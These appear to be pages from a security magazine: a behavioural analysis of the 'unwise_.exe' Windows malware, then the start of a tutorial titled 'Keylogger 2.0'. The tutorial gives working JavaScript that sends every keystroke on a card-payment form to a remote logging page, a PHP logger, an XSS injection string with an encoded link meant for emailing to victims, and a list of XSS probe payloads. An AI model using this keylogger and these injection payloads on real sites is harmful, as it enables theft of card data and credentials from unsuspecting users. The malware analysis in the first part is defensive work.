
The above snapshot reflects that *c:\windows\fonts\unwise\_.exe* is the actual path where the binary is located. There is no DEP applied. It means the process runs in a simple execution mode. The process is considered to be a child process of the parent process *services.exe* with PID (Process Identifier) as 740. There is a message entitled in the Path parameter as *Image is probably packed* which clearly states that the binary is packed with some custom packer. In order to ensure this part whether the executable is packed or not it is always a strategic vector to scrutinize the characteristic of an executable. The

simplest step is to launch PEID i.e. a portable executable identifier tool to check the packer and its type. On performing this step it has been concluded that the executable is packed with Pecomact 2.x packer which is a runtime compression /decompression utility by bit sum technologies. Let's see (Figure 3).

Being an executable compressor this packer simply compresses the certain part of executable and during runtime it is decompressed appropriately. Further the executable is reconstructed into original virtual image and no data is ever written to the disk. This process is fast and runtime compression/decompression occurs at very fast rate. The working functionality



**Figure 3.** PE Identifier – Packer Analysis



**Figure 4.** Portable Executable Gen

remains same thereby failing user to interpret the changes taken place in the executable.

The packing is primarily done to ensure below mentioned functionalities.

- It makes the binary tamper resistant and obfuscated.
- The compressed file size is almost or less than to half of the original size.
- The obfuscation is done to combat against reverse engineering.
- The Loader takes less time to load the image file for runtime working.

Let's have a look at the structure in (Figure 4).

The first part projects the simple structure of an executable. The second part shows the compressed portions in the binary. The module which is packed performs same function at runtime and can be retrieved easily due to small file size and further obfuscation disrupts the normal reverse engineering process. There is another truth about anti viruses which are capable of scanning inside the compact modules. Probably anti viruses technologies can catch the culprit executable by scanning the running processes and performing further deep inspection of system binaries. There can be a possibility that with publicly available unpackers, it can be unpacked or vice versa respectively. So it is imperative to look at the behavior of the binary.

## Scrutinizing Crypt Signature

The second step is to traverse along the crypt functionalities and the signature matching of the binary. As we have already traced that *unwise.exe* is packed, it gives us an idea that the crypt object signature is matched with some value. Let's see what the *unwise.exe* is aiming at: (Figure 5)

The above presented snapshot states that `CryptVerifySignature` API is called before *unwise.exe* jumps to other functions; this has to be verified at first. The `CryptVerifySignature` function is used to verify a signature against a hash object. Before calling this function, the `CryptCreateHash` function must be called to get a handle on a hash object. The `CryptHashData` and/or `CryptHashSessionKey` functions are then used to add the data and/or session keys to the hash object.

Once this function has been completed, the only hash function that can be called using the hHash handle is the `CryptDestroyHash` function. Let's look inside the function shown in (Listing 1).

To understand the intrinsic flow of crypt functions, one needs to understand the code as structured in (Listing 2).

This clearly delineates the flow of functions to be called for crypt API's to work appropriately.

### Listing 1. *CryptDestroyHash* function

```
BOOL CRYPTFUNC CryptVerifySignature(
 HCRYPTHASH hHash,
 BYTE *pbSignature,
 DWORD dwSigLen,
 HCRYPTKEY hPubKey,
 LPCTSTR sDescription,
 DWORD dwFlags);
```

### Listing 2. *Intrinsic flow of crypt functions*

```
#include <wincrypt.h>

HCRYPTPROV hProv = 0;
#define BUFFER_SIZE 256
BYTE pbBuffer[BUFFER_SIZE];
HCRYPTHASH hHash = 0;
HCRYPTKEY hPubKey = 0;

BYTE *pbSignature = NULL;
DWORD dwSigLen;
LPTSTR szDescription = NULL;

// Get handle to the default provider.

if(!CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_FULL, 0)) {
 printf("Error %x during CryptAcquireContext!\n", GetLastError());
 goto done; }

// Create hash object.

if(!CryptCreateHash(hProv, CALG_MD5, 0, 0, &hHash)) {
 printf("Error %x during CryptCreateHash!\n", GetLastError());
 goto done; }

// Hash buffer.

if(!CryptHashData(hHash, pbBuffer, BUFFER_SIZE, 0)) {
 printf("Error %x during CryptHashData!\n", GetLastError());
 goto done;}

// Validate digital signature.

if(!CryptVerifySignature(hHash, pbSignature, dwSigLen, hPubKey, szDescription, 0)) {
 if(GetLastError() == NTE_BAD_SIGNATURE) {
 printf("Signature failed to validate!\n");
 } else { printf("Error %x during CryptSignHash!\n", GetLastError());}
 } else { printf("Signature validated OK\n");}
done:

// Release public key.
if(hPubKey != 0) CryptDestroyKey(hPubKey);

// Destroy hash object.
if(hHash != 0) CryptDestroyHash(hHash);

// Release provider handle.
if(hProv != 0) CryptReleaseContext(hProv, 0);
```

## Windows Services and Permission check

In this part, the major concern is to find the service installed by the malware and the permissions applied to it. Usually, permissions are granted on the logged in account when malware is downloaded and executed on the system. It is really critical when super user access is granted and malware inherits the same access rights and has the potential to compromise the administrator's account. It is crucial to analyze the services because some malware when installed in the Local system generate a profile. The services cannot be stopped directly until the profile is disabled. The profile sets the environmental characteristics in which the binary is accessed and executed in the context of operating system. Until the profile is deactivated, the service cannot be stopped and remains in automatic mode. Let's see *unwise\_.exe* service check in (Figure 6).

The snapshot clearly presents that *unwise\_.exe* is installed as *Windows Host Controller* service. On further looking at the permissions and access credentials, one finds that the administrator account is active and full permissions are granted for this service. It means the infected service can interact with any component of the operating system with super user control and exploit the functionalities in the best possible manner. The service is installed with administrator privileges. On further querying the service to find the type of flags set, we discover the properties presented in (Figure 7).

The service is set with flags as *NOT\_STOPPABLE, NOT\_PAUSABLE* etc. It's not even a shared process which means that there is no component dependency on other services. The process runs in its own address space and is interactive in nature. The interactive processes require user input to perform a function. Usually, it is considered as desktop specific; as dialogs are often interactive with users through the desktop. This entire process is carried out after the service host manager sets the window station for the interactive process *WinSta0*. Overall, *unwise\_.exe* creates a self initiating interactive process.

## Ingress/Egress Communication Channel

Most malware start a differentiated communication channel by creating outbound channels. So it's crucial from an analytical perspective to look into the open ports and the communication channel in use. As we have seen, the service is installed as *Windows Host Controller*. The malware is using the generic name for the installed services as a standard window host controller process. This is done to make the detection process a little hard but analyzing it further its behavior it can give it away as a process that is either infected or started from scratch. There can be network related activities that are going on after the initiation of *unwise\_.exe*. On further analysis, it is noticed that *unwise\_.exe* is creating an outbound channel with different remote IP addresses. Let's see (Figure 8).

The above presented layout shows that *unwise\_.exe* is sending SYN packets to remote address by creating an outbound channel. The ports are being used in an incremental way. The IP addresses that *unwise\_.exe* is connecting to are in the 122.168.0.0 range. The *unwise\_.exe* is creating a denial of service condition in which SYN packets are sent continuously to the ISP gateways and other routing devices in use to disrupt the networking activity on the host. The denial of service here refers to the service degradation of the connection through which the malware is sending packets. It has been found that other network activities are stopped due to this behavior. Let's say that when this malware is installed in a victims machine then it becomes harder to browse the Internet and perform other functionality as a part of the broadband connection. This is the result of the ongoing scan on the remote IP addresses mentioned in the snapshot.

The real question that arises is if the firewall is turned on, then how is this happening? Let's dissect the firewall setting to see what the *unwise\_.exe* is doing. The connection which is in established mode is using port 43033 to connect to the remote address. This is possible only if the firewall allows the host to connect to the remote target on this specified port number. Let's see the firewall settings tab to check for this particular port number, see (Figure 9).




Figure 5. Thread Analysis – Process Explorer




Figure 6. Access Control Permissions on the Installed Malware Service

# ATTACK

The snapshot shows that firewall exceptions allow the port 43003 with the program name FD. The analysis shows that there are a number of entries under the string FD with different port numbers that are allowed. This shows that *unwise...exe* is creating exceptions in a firewall for established connection under the program name FD and performing a denial of service and scanning at the same time. There are certain facts about the windows XP firewalls which clear all the points as

- The XP firewalls does not prevent the egress communication. This is an inbuilt feature.
- Adding exception leads to intrusion from outside and the installed binary can be controlled and allowed to scan the systems inside and sending the appropriate information outside.
- Exceptions are itself considered as holes in a system. If there are number of exceptions allowed then the strength of firewall is automatically reduced.
- The installed malware act as an agent and perform malicious functions.

Considering the facts provided above the *unwise...exe* malware is performing the same malicious functions. As stated above that egress communication can not be stopped but large number of exceptions opens the ingress channel too. This results in dual mode of infection because once the ingress filtering is disposed off the intruder can use the installed malware to open an egress channel. The dual infection through TCP/IP communication works in this way.

## Registry Profile Check

The registry should be checked for newly generated or manipulated keys by the malware to understand the functionality from a even lower perspective. This is because changes applied in the local system context will remain applicable to all the other components which have a dependency on the infected process. So, in order to combat the diversified impact of the running malware, it is useful from an informational perspective to look into the registry for specific entries about the malware and installed services.

On scanning (finding the specific key) the registry for a specific key *HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Windows Hosts Controller*, it is noticed that there is only a specific entry of *unwise...exe* in the windows host services as presented in (Figure 10).

But this only provided an entry and image path for the location of the executable. In order to analysis it more deeper registry monitor tool comes handy. It has been noticed that malware is updating the registry entries' as. The malware is querying registry for the

```
SERVICE_NAME: Windows Hosts Controller
DISPLAY_NAME: Windows Hosts Controller
TYPE : 110 WIN32_OWN_PROCESS (interactive)
STATE : 4 RUNNING
 <NOT_STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN>
WIN32_EXIT_CODE : 0 <0x0>
SERVICE_EXIT_CODE : 0 <0x0>
CHECKPOINT : 0x0
WAIT_HINT : 0x0
```

Figure 7. Malware Infected Service Parameter Check

P...	Local Address	Remote Address	State
TCP	topgun:20392	topgun:0	LISTENING
TCP	topgun:47104	122.168.119.113:ep...	SYN_SENT
TCP	topgun:10753	abts-mp-dynamic-00...	ESTABLISHED
TCP	topgun:41473	abts-mp-dynamic-08...	ESTABLISHED
TCP	topgun:47105	122.168.99.254:epm...	SYN_SENT
TCP	topgun:47106	122.168.16.144:epm...	SYN_SENT
TCP	topgun:35075	abts-mp-dynamic-18...	ESTABLISHED
TCP	topgun:47107	122.168.99.254:mict...	SYN_SENT
TCP	topgun:47108	122.168.196.32:mict...	SYN_SENT
TCP	topgun:18437	abts-mp-dynamic-16...	ESTABLISHED
TCP	topgun:47109	122.168.245.111:mi...	SYN_SENT
TCP	topgun:5382	abts-mp-dynamic-12...	ESTABLISHED
TCP	topgun:47110	122.168.46.91:micro...	SYN_SENT
TCP	topgun:47111	122.168.199.186:ep...	SYN_SENT
TCP	topgun:47112	122.168.109.171:mi...	SYN_SENT
TCP	topgun:31241	abts-mp-dynamic-16...	ESTABLISHED
TCP	topgun:47113	122.168.119.113:mi...	SYN_SENT
TCP	topgun:47114	122.168.175.34:mict...	SYN_SENT
TCP	topgun:47115	122.168.83.160:mict...	SYN_SENT
TCP	topgun:47116	122.168.222.60:mict...	SYN_SENT
TCP	topgun:47117	122.168.139.35:epm...	SYN_SENT
TCP	topgun:47118	122.168.139.35:mict...	SYN_SENT
TCP	topgun:47119	122.168.230.169:mi...	SYN_SENT
TCP	topgun:47120	122.168.149.252:mi...	SYN_SENT
TCP	topgun:47121	122.168.196.32:epm...	SYN_SENT
TCP	topgun:47122	122.168.226.235:ep...	SYN_SENT
TCP	topgun:47123	122.168.216.146:mi...	SYN_SENT
TCP	topgun:47124	122.168.23.15:micro...	SYN_SENT
TCP	topgun:47125	122.168.109.216:mi...	SYN_SENT
TCP	topgun:47126	122.168.129.202:ep...	SYN_SENT
TCP	topgun:47127	122.168.103.88:epm...	SYN_SENT
TCP	topgun:47128	122.168.40.168:epm...	SYN_SENT
TCP	topgun:43033	abts-mp-dynamic-20...	ESTABLISHED
TCP	topgun:47129	122.168.3.29:micros...	SYN_SENT

Figure 8. Network Traffic analysis through Open Ports – Process Explorer

# BEHAVIORAL ANALYSIS OF UNWISE\_.EXE MALWARE!

EnableAutodial Registry entry continuously. Enabling auto dialing means that without user interaction the dial up connection is established by using the stored credentials through internet explorer. It means if the

victim opens the internet explorer the connection established without the dialog box and hence internet activities can be easily functional. This is what exactly *unwise\_exe* malware is doing.

The prime functionality revolves around the windows host controller process. There can be other information stealing and access issues which this malware can cause because it is creating outbound connections directly through the firewall.

## Tracing the Solution

There is not much detail available for *unwise\_.exe* malware. Usually, most of the anti virus websites prefer to make the victim run their anti-spywares on the machine. This is true for the normal users as most of the victims are not well acquainted with the specifications and working stature of the malware. On the other hand, a number of malware can be rendered useless if analyzed appropriately and removed in time. In the case of *unwise\_.exe*, the process is unstoppable and it is not possible to pause it. The flags are defined this way. In these types of cases, the profile has to be disabled prior to stopping the services, see (Figure 11).

If a user simply disables the hardware profile the service can be stopped easily or disabled so that next time the system should not allow this process to execute on startup. This is a very simple solution for the *unwise\_.exe* malware.

## Conclusion

In-depth analysis always yields effective results. There must be appropriate benchmarks based upon which analysis is conducted. The testing hierarchy should be followed in a sequential order to reap efficient results. We have traversed along the working of different components which are impacted by the *unwise\_.exe* malware and its resulting output. The solutions can be easy to implement provided the analysis is not encumbered by the loopholes in the system.

### Aditya K Sood

Aditya K Sood is a Sr. Security Researcher at Vulnerability Research Labs (VRL), COSEINC. He has been working in the security field for the past 7 years. He is also running an independent security research arena, SecNiche Security. He is an active speaker at security conferences and already has spoken at EuSecWest, Xcon, Troopers, Owasp, Xkungfoo, CERT-IN etc. He has written a number of whitepapers for Hakin9, Usenix, Elsevier and BCS. He has released a number of advisories to forefront companies. Besides his normal job routine he loves to do a lot of web based research and designing of cutting edge attack vectors. Personal websites: <http://www.secniche.org> <http://zeroknock.blogspot.com>




Figure 9. Malware Adding Exception to the Firewall




Figure10. Scanning the *unwise\_.exe* entry in registry




Figure 11. Profile Check in Services



ANTONIO FANELLI

# Keylogger 2.0

Difficulty



New asynchronous scripting techniques improve Web users' experience, but they can also be used for a new malware generation. In this article you will learn how to develop a basic Web 2.0 keylogger and use it against an XSS vulnerable website.

Web performance and security are two inversely proportional parameters. Too much barriers make the Web experience really frustrating, on the other hand too much trust means a high risk in terms of security. Also, while in desktop environment automated tools help in finding viruses, in Web environments much depends on the users' actions.

In this article you will learn how to use new Web techniques to develop a basic keylogger for a website. After you will see how a bad boy can use the script to make attacks.

he thinks a moment before clicking on the Submit button, just to check that all the data are correct, and to be sure about the purchase. Few seconds could be enough to decide not to trust

## AJAX effect

People generally trust what they see, as it happens in the real life. Trust often is the first cause of malware spreading. AJAX and other Web 2.0 programming techniques allow more users' interactivity thanks to hidden exchange of informations between client and server, so that no page reload is needed at each request. But this invisibility often causes many users to trust websites too much. Imagine an inexperienced user filling the payment form on an ecommerce website. After filling in all fields, including credit card informations,




Figure 1. Payment form with hidden keylogging




Figure 2. The search field is XSS vulnerable and it affects also the username and password fields

### WHAT YOU WILL LEARN...

To develop a basic web keylogger with XMLHttpRequest object

To make an XSS attack

To make remote cross-domain scripting with IFRAME

### WHAT YOU SHOULD KNOW...

Basic knowledge of AJAX and XMLHttpRequest object

Basic knowledge of JavaScript, DHTML and PHP



that website, and not to send his credit card number to the merchant. Obviously the user thinks that informations are sent to the server only after clicking on the Submit button, as they normally do. He doesn't know that new programming techniques allow a continuous and invisible information exchange between clients and servers. So none prohibits that form data could be transmitted before the submit. But users doesn't know it.

## An unusual payment form

As a demonstration of that we will try to simulate a basic ecommerce payment form asking users for credit card informations, and sending them to the server in an unusual way. For simplicity we will be using a server without SSL certificate installed on it, and all data will be transmitted as

plain text. Something which is different from real cases, but good for a simple demonstration.

First let's build the HTML page for the payment form (see Listing 1). We don't mind the server side controls for demonstration purposes. Instead what we care is that the page communicates with the server through asynchronous calls sending informations each time users press a key. To do that we will write a JavaScript event handler and will use the XMLHttpRequest object to dynamically update the page without reload.

To intercept the user's pressed key we use the onkeypress event into the `<body>` tag, and call the event handler `keylog()` that we're going to write:

```
<body onkeypress="keylog(event)">
```

The function `keylog()` should intercept the pressed key and start a GET request to the server. In Listing 2 there is an example on how it could be implemented.

The line:

```
var evt = (e) ? e : event;
```

is needed for browsers compatibility. In fact in IE the event object is accessed directly via `window.event`, while in Firefox and other browsers, it is indirectly passed as the first parameter of the callback function associated with this event.

The Unicode value for the pressed button could be read from the `event.charCode` property if present, otherwise we read it from the `event.keyCode` property. IE only supports the `keyCode` property and not

**Listing 1.** *The basic form used to simulate the ecommerce payment page*

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>Payment Form</title>
<script language="JavaScript" type="text/JavaScript" src="keylogger.js"></script>
</head>
<body onkeypress="keylog(event)">
<form action="handle_checkout.php" method="post">
<fieldset><legend> Enter your CC-Info in the form below </legend>
<table width="100%" border="0" cellspacing="0" cellpadding="0">
 <tr>
 <td height="50" width="20%">Name:</td>
 <td><input type="text" name="name" size="20" maxlength="40" /></td>
 </tr>
 <tr>
 <td height="50">CC number:</td>
 <td><input type="text" name="cc_number" size="20" maxlength="16" /></td>
 </tr>
 <tr>
 <td height="50">CVC number:</td>
 <td><input type="text" name="cvc_number" size="5" maxlength="3" /></td>
 </tr>
 <tr>
 <td height="50">Valid until:</td>
 <td><input type="text" name="month" size="3" maxlength="2" /> / <input type="text" name="year" size="3"
 maxlength="2" /></td>
 </tr>
</table>
</fieldset>
<p></p>
<div align="center"><input type="submit" name="submit" value="Submit" /></div>
</form>
</body>
</html>
```

**Listing 2.** JavaScript functions for keylogging and asynchronous requests to the server

```
function keylog(e) {
 var evt = (e) ? e : event;
 var keyPressed = "";
 keyPressed = String.fromCharCode(evt.charCode ? evt.charCode : evt.keyCode);
 makeRequest('http://www.example.com/log.php?keyPressed=' + keyPressed);
}

function makeRequest(url) {
 var httpRequest;
 if (window.XMLHttpRequest)
 { // Mozilla and other browsers
 httpRequest = new XMLHttpRequest();
 if (httpRequest.overrideMimeType) {
 httpRequest.overrideMimeType('text/xml');
 }
 }
 else if (window.ActiveXObject)
 { // IE
 try
 {
 httpRequest = new ActiveXObject("Msxml2.XMLHTTP");
 }
 catch (e) {
 try {
 httpRequest = new ActiveXObject("Microsoft.XMLHTTP");
 }
 catch (e) {}
 }
 }
 if (!httpRequest)
 {
 //Cannot create an XMLHttpRequest instance
 return false;
 }
 httpRequest.onreadystatechange = function() {
 if (httpRequest.readyState == 4) {
 //There was a problem with the request
 return false;
 }
 };
 httpRequest.open('GET', url, true);
 httpRequest.send(null);
}
```

**Listing 3.** PHP code for logging the input parameter to a text file

```
<?php # append to a text file the parameter in input
$ip_address = $_SERVER["REMOTE_ADDR"];
$file = fopen($ip_address . ".log","a");
fwrite($file,$_GET['keyPressed']);
fclose($file);
?>
```

**Listing 4.** String to be injected to the XSS vulnerable page

```
<!-- STRING TO BE INJECTED INTO THE SEARCH FIELD -->
" /><style type='text/css'>#iframeSource {display: none;}#iframeLog {display: none;}</style><iframe id='iframeSource'
src='http://www.example.com/iframe.htm' width='1' height='1'></iframe><iframe id='iframeLog' src=''
width='1' height='1'></iframe><div style="
<!-- STRING TO BE SENT THE VICTIM BY EMAIL -->
http://www.theforum_being_hacked.com/default.asp?id=1024&pag=1&searchString=%22+%2F%3E%3Cstyle+type%3D%27text%2Fcss%27%3E%23iframe
Source+%7Bdisplay%3A+none%3B%7D%23iframeLog+%7Bdisplay%3A+none%3B%7D%3C%2Fstyle%3E%3Ciframe+id%3D%27iframeS
ource%27+src%3D%27http%3A%2F%2Fwww.example.com%2Fiframe.htm%27+width%3D%271%27+height%3D%271%27%3E%3C%2Fifr
ame%3E%3Ciframe+id%3D%27iframeLog%27+src%3D%27%27+width%3D%271%27+height%3D%271%27%3E%3C%2Fiframe%3E%3Cdiv+
style%3D%22
```

the `charCode` property. It is set during all three keyboard events in that browser: `onkeypress`, `onkeyup`, and `onkeydown`. Finally, the `fromCharCode()` takes the specified Unicode values and returns a string:

```
keyPressed =
 String.fromCharCode
 (evt.charCode ? evt.charCode :
 evt.keyCode);
```

Then we call the `makeRequest()` function to make the asynchronous GET requests to the server through the

`XMLHttpRequest` object, and we pass the URL for the `log.php` page that will log the pressed keys:

```
makeRequest ('http://www.example.com/
 log.php?keyPressed=' +
 keyPressed);
```

`keyPressed` contains the literal value of the pressed key, and the call will be performed everytime the user presses a key.

The `makeRequest()` function in listing 2 is a slightly modified version of the one proposed on the Mozilla Developer Center website (<http://developer.mozilla.org/en/>

*AJAX/Getting\_Started*) where we can find any documentation about that. Then we save the two JavaScript functions as `keylogger.js` and include it in the head section of the `checkout.htm` page of Listing 1:

```
<script language=
 "JavaScript" type="text/
 javascript" src="keylogger.js">
</script>
```

Now we should build the `log.php` page that will log all the keys pressed to a file. Few code lines are enough, as shown in Listing 3.

## Looking for XSS

Cross-site scripting (XSS) is a vulnerability that afflicts websites with poor control of input derived variables (often GET variables). The XSS allows you to insert code (for example JavaScript code) to modify the source code of a visited Web page. In this way a bad boy can retrieve sensitive data as cookies, or execute malicious script on the victim's PC.

This attack technique is often used in high number of beginning users websites, since in order to exploit this vulnerability you need to persuade users to visit a particular Web page with GET variables changed ad hoc.

To test a website vulnerability you must inject some JavaScript basic code into the website search input text, or append it as GET requests in URLs. Here there are some real examples:

- `http://www.example.com/search.php?str=<script>alert('XSS')</script>`,
- `http://www.example.com/search.php?str="<script>alert('XSS')</script>-%20y="`,
- `http://www.example.com/message.htm?-><script>alert('XSS')</script><!--`,
- `http://www.example.com/SearchServlet?col="<script>alert(document.cookie);//`,
- `http://www.example.com/dosomething.cgi/<script>alert('XSS')</script>`,
- `http://www.example.com/products/<img%20src=javascript:alert(document.cookie)>`,
- `http://www.example.com/index.php?in=<body%20onLoad=alert('XSS')>`,
- `http://www.example.com/index.php?in=<table%background="javascript:alert('XSS')"`.

## AJAX and cross-domain calls

